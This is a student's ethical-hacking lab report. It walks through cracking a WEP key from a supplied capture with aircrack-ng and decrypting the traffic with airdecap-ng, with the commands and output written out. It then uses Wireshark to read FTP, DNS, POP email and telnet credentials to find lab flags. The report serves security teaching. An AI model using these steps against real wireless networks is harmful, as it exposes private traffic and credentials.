CSCI-6658-01

ETHICAL HACKING

Infoseclablearning Assignment (Extra Credit)

Breaking WEP and WPA and Decrypting the Traffic

Student Info:

Name : Akhila Parankusham

Student ID: 00810899

Email: apara7@unh.newhaven.edu

TABLE OF CONTENTS

Executive Summary

Highlights

- Understanding how to use Kali Linux tools to exploit vulnerabilities in the Wired Equivalent Privacy (WEP) and Wi-Fi Protected Access (WPA) wireless security protocols is the first step in exploiting wireless protocols.
- Use commands like iwconfig, airmon-ng, aircrack-ng, and airdecap-ng to manipulate wireless interfaces into monitor mode and perform key cracking for both the WEP and WPA security protocols.
- Use a variety of Kali Linux commands and tools, including Wireshark, to decrypt gathered wireless traffic, including encrypted and decrypted packet captures.

Objectives

Acquire hands-on experience in exploiting vulnerabilities in the WPA and WEP protocols using Kali Linux tools, with the ultimate goal of decrypting wireless network traffic that has been encrypted using these protocols.

Lab Description Details

Steps Taken, Notes, & Screen Shots demonstrating the completion of the lab

Supporting Evidence

Step 1: Launch the Kali 2 Linux machine. Enter the credentials.


Username: root

Password: toor

Step 2: Open the terminal.

Step 3: View the interfaces on your system that supports wireless networking.

iwconfig



Step 4: Put the wireless card into the monitor code.

airmon-ng –help

```
root@kali2:~# airmon-ng --help
usage: airmon-ng <start|stop|check> <interface> [channel or frequency]
```

Step 5: View the options for the aircrack-ng command.

aircrack-ng

```
root@kali2:~# aircrack-ng

  Aircrack-ng 1.2 rc2 - (C) 2006-2014 Thomas d'Otreppe
  http://www.aircrack-ng.org

  usage: aircrack-ng [options] <.cap / .ivs file(s)>

  Common options:

      -a <amode> : force attack mode (1/WEP, 2/WPA-PSK)
      -e <essid> : target selection: network identifier
      -b <bssid> : target selection: access point's MAC
      -p <nbcpu> : # of CPU to use  (default: all CPUs)
      -q         : enable quiet mode (no status output)
      -C <macs>  : merge the given APs to a virtual one
      -l <file>  : write key to file

  Static WEP cracking options:
```

Step 6: View the options for the airdecap-ng command.

airdecap-ng

```
root@kali2:~# airdecap-ng

  Airdecap-ng 1.2 rc2 - (C) 2006-2014 Thomas d'Otreppe
  http://www.aircrack-ng.org

  usage: airdecap-ng [options] <pcap file>

  Common options:
      -l         : don't remove the 802.11 header
      -b <bssid> : access point MAC address filter
      -e <essid> : target network SSID

  WEP specific option:
      -w <key>   : target network WEP key in hex

  WPA specific options:
      -p <pass>  : target network WPA passphrase
      -k <pmk>   : WPA Pairwise Master Key in hex

      --help     : Displays this usage screen

No file to decrypt specified.
```

Step 7: List the files and folders in the present working directory.

ls

```
root@kali2:~# ls
armitage            Downloads   sampleflag.txt
armitage150813.tgz  flag5.txt   Templates
bad.exe             hi.txt      test.txt
bye.txt             ip2.txt     Videos
capture.cap         ip3.txt     VMwareTools-10.0.6-3560309.tar.gz
Captures            Music       vmware-tools-distrib
Desktop             Pictures
Documents           Public
```

Step 8: Switch to the Captures directory and list the files and folders in your present working directory.

cd Captures

ls

```
root@kali2:~# cd Captures
root@kali2:~/Captures# ls
flag2.txt  sampleflag.txt  wepcapture.cap  Wordlist.txt  wpacapture.cap
```

Step 9: Use the cat command to view the information of sampleflag.txt file and solve the sample challenge.

cat sampleflag.txt

SAMPLE CHALLENGE

```
root@kali2:~/Captures# cat sampleflag.txt
flag:999818
```

Step 10: Solve the challenge 1 using the cat command as below.


cat flag2.txt

CHALLENGE #1


```
root@kali2:~/Captures# cat flag2.txt
flag:555616
```

Step 11: Open the encrypted capture file with Wireshark.

wireshark wepcapture.cap




Step 12: Search for the ip in the Wireshark filter pane. Quit.



Step 13: Obtain the WEP key from the file with a large amount of initialization vectors. Type 1 as response.

aircrack-ng wepcapture.cap



```
Index number of target network ? 1

Opening wepcapture.cap
Attack will be restarted every 5000 captured ivs.
Starting PTW attack with 58781 ivs.


                              Aircrack-ng 1.2 rc2


                [00:00:00] Tested 4 keys (got 35159 IVs)

   KB    depth   byte(vote)
    0    0/  1   39(52736) 2C(43776) 13(42496) 65(42496) A9(42240)
    1    0/  3   AC(42752) D1(42240) E9(41728) C6(41472) F3(41472)
    2    0/  1   35(47104) D5(42752) B7(41472) D3(41472) 27(41216)
    3    0/  1   D5(51712) 5F(43776) A8(41216) 20(40704) 82(40704)
    4    0/  1   9C(47616) 83(44544) 96(43776) 3A(43008) 4E(42496)

                      KEY FOUND! [ 39:B0:35:D5:9C ]
      Decrypted correctly: 100%
```

Step 14: Decrypt the WEP traffic within the capture file.

#airdecap-ng -w 39:B0:35:D5:9C wepcapture.cap

```
root@kali2:~/Captures# airdecap-ng -w 39:B0:35:D5:9C wepcapture.cap
Total number of packets read        161641
Total number of WEP data packets     74071
Total number of WPA data packets      1663
Number of plaintext data packets         0
Number of decrypted WEP  packets     74071
Number of corrupted WEP  packets         0
Number of decrypted WPA  packets         0
```

Step 15: List all the files and folders in the present working directory.

ls

```
root@kali2:~/Captures# ls
flag2.txt       wepcapture.cap      Wordlist.txt
sampleflag.txt  wepcapture-dec.cap  wpacapture.cap
```


Step 16: Open the decrypted capture file using Wireshark.

#wireshark wepcapture-dec.cap

```
root@kali2:~/Captures# wireshark wepcapture-dec.cap
Gtk-Message: GtkDialog mapped without a transient parent. This is discouraged.
```


Step 17: View the IP addresses by using Wireshark filter pane.

$ ip



Step 18: View the FTP traffic by using Wireshark filter pane.


$ ftp



Step 19: View DNS traffic and find the flag3.

$ dns and frame contains “flag”


CHALLENGE #2




Step 20: Examine email traffic by using Wireshark filter pane.

Select first POP result frame>Follow TCP Stream


$ pop




Step 21: Read the plain text traffic and filter out this stream button.



Step 22: Select first POP result frame>Follow TCP Stream




Step 23: Read the plain text traffic. Read the email about the Cleveland Cavaliers.




Step 24: Examine the telnet traffic to view usernames and passwords by using Wireshark filter pane.


$ telnet



